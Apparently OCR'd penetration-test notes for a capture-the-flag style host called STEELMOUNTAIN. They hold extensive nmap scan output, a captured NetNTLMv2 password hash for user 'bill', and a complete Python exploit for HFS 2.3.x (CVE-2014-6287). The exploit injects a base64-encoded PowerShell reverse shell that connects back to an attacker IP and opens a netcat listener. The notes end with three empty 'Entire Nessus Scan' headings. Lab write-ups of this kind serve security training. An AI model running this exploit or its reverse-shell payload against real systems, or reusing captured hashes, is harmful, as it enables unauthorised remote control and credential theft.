


```
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_    Other: 1
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-comments-displayer: Couldn't find any comments.
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
| http-headers:
|   Content-Length: 772
|   Content-Type: text/html
|   Last-Modified: Fri, 27 Sep 2019 13:07:11 GMT
|   Accept-Ranges: bytes
|   ETag: "9736bb793475d51:0"
|   Server: Microsoft-IIS/8.5
|   Date: Thu, 20 Oct 2022 18:24:37 GMT
|   Connection: close
|
|_  (Request type: HEAD)
| http-vhosts:
|_128 names had status 200
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-fetch: Please enter the complete path of the
directory to save data in.
135/tcp   open  msrpc          syn-ack
139/tcp   open  netbios-ssn    syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
445/tcp   open  microsoft-ds  syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
3389/tcp  open  ms-wbt-server syn-ack
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2022-10-20T18:22:09+00:00
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group
Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use
Diffie-Hellman groups
|       of insufficient strength, especially those using
one of a few commonly
|       shared groups, may be susceptible to passive
eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite:
```



```
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 1024
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-cert: Subject: commonName=steelmountain
| Issuer: commonName=steelmountain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-10-19T18:00:41
| Not valid after:  2023-04-20T18:00:41
| MD5:   aa7ad5749c64aa1f9a7b8c7bad5d58ba
| SHA-1: 56fc33f7118498e369c4e5a85cecce114424f8ab
| -----BEGIN CERTIFICATE-----
|
MIIC3jCCAcagAwIBAgIQXU0z/RFrjp9BNy2alIFldzANBgkqhkiG9w0BA
QUFADAY
|
MRYwFAYDVQQDEw1zdGVlbG1vdW50YWluMB4XDTIyMTAxOTE4MDA0MVoXD
TIzMDQy
|
MDE4MDA0MVowGDEWMBQGA1UEAxMNc3RlZWxtb3VudGFpbjCCASIwDQYJK
oZIhvcN
|
AQEBBQADggEPADCCAQoCggEBALtmV0HCZy5hOoEuUdQnMarnFeif0zNbY
OEMopns
|
eTqYJeou5FYSmQP7W+oVAj5FUSrNdB5XSNKI19KcHO61GHL1S8MPi0SVT
```

```
irtVj1q
|
ocJYioY7giklTlQZGQHkqxvI9dsT8pquHoaFG8amw2r+rIQ5YcG3y1srs
EwaL7/Y
|
yeAWCLPMcHe467UvDTxNfLo0pOMLAygrLVIODwilJkzyscck6fbsxJ4k7
R9PTfM7
|
KAsROZgOfDClgRKUTqFDQxjNbRfIozA5ribuabG/EHJARYt0WudNS1l4/
7SX63uG
|
F9mQoWMdFBrQrh1p0MxsBTa0daNk4Go1MSyUDdYfkK8zj6ECAwEAAaMkM
CIwEwYD
|
VR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqGSIb3DQEBB
QUAA4IB
|
AQApYwsmInrQfNnHbypwAJk7Wl55PJ41tYZ2ncOnKny8SsjG45ksQkwi7
nufCUsm
|
efzDgciPo9ALz857iVr/83oeuWHCPFMjYeFlIeHE1deUrlA385vMT4BoI
U7IHPfI
|
nPtBAINmeuKjD7kGAwSB8VHO4EqwaNrYL4SC7rtoEQ7yvnuYzlfF2DgHy
Og/eKu6
|
G7b+Csvk6UMCzZTGoruwZjZ3jzCf9jImUAI+BzczHfp3fTgX/gqN9BPz/
3SgImKp
|
rSDQH+wOA5yPwXPWgvIS0iEb+F8YVijrQeLGOuv01AdO6UFWcbEcHfwzb
0onD5Kw
| et5vdVLvqecX0B4FrW2gkAe2
```



```
|_-----END CERTIFICATE-----
|_ssl-date: 2022-10-20T18:22:30+00:00; 0s from scanner
time.
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Insecure certificate signature (SHA1), score
capped at F
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
|         TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|         TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
|         TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
|         TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
|       compressors:
|         NULL
|       cipher preference: server
|       warnings:
|         64-bit block cipher 3DES vulnerable to SWEET32
attack
|         Broken cipher RC4 is deprecated by RFC 7465
|         Ciphersuite uses MD5 for message integrity
|         Insecure certificate signature (SHA1), score
capped at F
|     TLSv1.2:
|       ciphers:
|         TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1)
- F
|         TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - F
|         TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - F
|         TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|         TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|         TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1)
- F
|         TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
|         TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
|         TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|         TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|         TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
|         TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Insecure certificate signature (SHA1), score
capped at F
|_  least strength: F
5985/tcp  open  wsman          syn-ack
8080/tcp  open  http-proxy     syn-ack
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.131.31
|   url                                  method
|_  http://10.10.131.31:8080/~login  HTTP: Basic
|_http-fetch: Please enter the complete path of the
directory to save data in.
| http-headers:
|   Content-Type: text/html
|   Content-Length: 3834
|   Accept-Ranges: bytes
|   Server: HFS 2.3
|   Set-Cookie: HFS_SID=0.196643858682364; path=/;
|   Cache-Control: no-cache, no-store, must-revalidate,
max-age=-1
|
|_  (Request type: HEAD)
|_http-title: HFS /
|_http-malware-host: Host appears to be clean
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
|_http-chrono: Request times for /; avg: 859.11ms; min:
502.54ms; max: 2231.20ms
| http-method-tamper:
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|     State: VULNERABLE (Exploitable)
|       This web server contains password protected
resources vulnerable to authentication bypass
|       vulnerabilities via HTTP verb tampering. This is
often found in web servers that only limit access to the
|        common HTTP methods and in misconfigured
.htaccess files.
|
|     Extra information:
|
|   URIs suspected to be vulnerable to HTTP verb
tampering:
|     /~login [GENERIC]
|
|     References:
|
http://www.imperva.com/resources/glossary/http_verb_tampe
ring.html
|       http://www.mkit.com.ar/labs/htexploit/
|
https://www.owasp.org/index.php/Testing_for_HTTP_Methods_
```

```
and_XST_%28OWASP-CM-008%29
|_      http://capec.mitre.org/data/definitions/274.html
| http-php-version: Logo query returned unknown hash
0672045f3b1ad21460aaf6bbf64199f2
|_Credits query returned unknown hash
f0201c3f417ef5852035b86ce0c0133a
|_http-litespeed-sourcecode-download: Page: /index.php
was not found. Try with an existing file.
| http-vhosts:
|_128 names had status 200
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial
of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|       https://www.tenable.com/plugins/nessus/55976
|_      https://seclists.org/fulldisclosure/2011/Aug/175
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
47001/tcp open  winrm         syn-ack
49152/tcp open  unknown       syn-ack
49153/tcp open  unknown       syn-ack
49154/tcp open  unknown       syn-ack
49155/tcp open  unknown       syn-ack
49156/tcp open  unknown       syn-ack
49169/tcp open  unknown       syn-ack
49170/tcp open  unknown       syn-ack

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     202
|     210
|     300
|_    302
|_dns-brute: Can't guess domain of "10.10.131.31"; use
dns-brute.domain script argument.
| port-states:
|   tcp:
|     open: 80,135,139,445,3389,5985,8080,47001,49152-
49156,49169-49170
|_    closed: 1-79,81-134,136-138,140-444,446-3388,3390-
5984,5986-8079,8081-47000,47002-49151,49157-49168,49171-
65535
| unusual-port:
|_  WARNING: this script depends on Nmap's
```

```
service/version detection (-sV)
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
| smb2-security-mode:
|   302:
|_    Message signing enabled but not required
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: No accounts left to try
| smb-mbenum:
|_  ERROR: Failed to connect to browser service: No
accounts left to try
| smb2-time:
|   date: 2022-10-20T18:22:28
|_  start_date: 2022-10-20T18:00:33
| smb2-capabilities:
|   202:
|     Distributed File System
|   210:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   300:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   302:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| p2p-conficker:
```

```
|   Checking for Conficker.C or higher...
|   Check 1 (port 47692/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40193/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 42901/udp): CLEAN (Failed to receive
data)
|   Check 4 (port 45117/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
blocked
|_smb-vuln-ms10-061: No accounts left to try
| nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user:
<unknown>, NetBIOS MAC: 02adf1fb8c45 (unknown)
| Names:
|   STEELMOUNTAIN<20>    Flags: <unique><active>
|   STEELMOUNTAIN<00>    Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
| Statistics:
|   02adf1fb8c450000000000000000000000
|   0000000000000000000000000000000000
|_  0000000000000000000000000000
|_fcrdns: FAIL (No PTR record)
|_msrpc-enum: NT_STATUS_ACCESS_DENIED
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 0s, deviation: 0s, median: -1s

Post-scan script results:
| reverse-index:
|   80/tcp: 10.10.131.31
|   135/tcp: 10.10.131.31
|   139/tcp: 10.10.131.31
|   445/tcp: 10.10.131.31
|   3389/tcp: 10.10.131.31
|   5985/tcp: 10.10.131.31
|   8080/tcp: 10.10.131.31
|   47001/tcp: 10.10.131.31
|   49152/tcp: 10.10.131.31
|   49153/tcp: 10.10.131.31
|   49154/tcp: 10.10.131.31
|   49155/tcp: 10.10.131.31
|   49156/tcp: 10.10.131.31
|   49169/tcp: 10.10.131.31
|_  49170/tcp: 10.10.131.31
Read data files from: /usr/bin/../share/nmap
 Nmap done at Thu Oct 20 14:38:22 2022 -- 1 IP address (1 host up) scanned in 1620.77 seconds
```

Exploit HFS RCE

```
# Exploit Title: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 20/02/2021
# Exploit Author: Pergyz
# Vendor Homepage: http://www.rejetto.com/hfs/
# Software Link: https://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Microsoft Windows Server 2012 R2 Standard
# CVE : CVE-2014-6287
# Reference: https://www.rejetto.com/wiki/index.php/HFS:_scripting_commands

#!/usr/bin/python3

import base64
import os
import urllib.request
import urllib.parse

lhost = "10.13.1.3"
lport = 443
rhost = "10.10.131.31"
rport = 8080
```

```
# Define the command to be written to a file
command = f'$client = New-Object System.Net.Sockets.TCPClient("{lhost}",{lport}); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{{0}}; while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0) {{; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i); $sendback = (Invoke-Expression $data 2>&1 | Out-String ); $sendback2 = $sendback + "PS " + (Get-Location).Path + "> "; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()}}; $client.Close()'

# Encode the command in base64 format
encoded_command = base64.b64encode(command.encode("utf-16le")).decode()
print("\nEncoded the command in base64 format...")

# Define the payload to be included in the URL
payload = f'exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand {encoded_command}'

# Encode the payload and send a HTTP GET request
encoded_payload = urllib.parse.quote_plus(payload)
url = f'http://{rhost}:{rport}/?search=%00{{.{encoded_payload}.}}'
urllib.request.urlopen(url)
print("\nEncoded the payload and sent a HTTP GET request to the target...")
```

```
# Print some information
print("\nPrinting some information for debugging...")
print("lhost: ", lhost)
print("lport: ", lport)
print("rhost: ", rhost)
print("rport: ", rport)
print("payload: ", payload)

# Listen for connections
print("\nListening for connection...")
os.system(f'nc -nlvp {lport}')
```

NTLMv2 hash of Bill

```
Version: NetNTLMv2
  Hash:
bill::STEELMOUNTAIN:1122334455667788:9f263dfee1654a072f87
858a5493f57f:010100000000000044d0d5d3fbe4d801b7d5497d1ce1
30fe000000000800300030000000000000000000000000000200000ce2e2
11bde70637e16a9e8fcbe1ed5c3a3f31eac60f5edbdf7ab502be80d0b
580a001000000000000000000000000000000000000900000000000000
000000000
```

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan